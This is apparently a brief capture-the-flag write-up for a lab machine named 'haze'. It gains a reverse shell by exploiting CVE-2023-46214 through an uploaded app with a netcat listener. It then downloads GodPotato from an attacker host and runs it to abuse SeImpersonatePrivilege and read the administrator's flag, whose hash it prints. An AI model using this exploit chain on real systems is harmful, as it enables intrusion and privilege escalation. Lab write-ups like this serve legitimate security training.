
This version is vulnerable to CVE-2023-46214. Just change the ip, upload the app and it gives us a shell for alexander.green.
On host:
nc -lvnp 4444
PS C:\Windows\system32> PS C:\> whoami
haze\alexander.green
alexander has the SeImpersonatePrivilege so we can use GodPotato to escalate to root.
PS C:\Windows\system32> PS C:\> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
Just download the .exe and run it:
curl 10.10.14.5:5000/static/GodPotato-NET4.exe -OutFile .\gp.exe
.\gp.exe -cmd "cmd /c type C:\Users\Administrator\Desktop\root.txt"
# e3a04c824c6a04760ff90ccc51df1149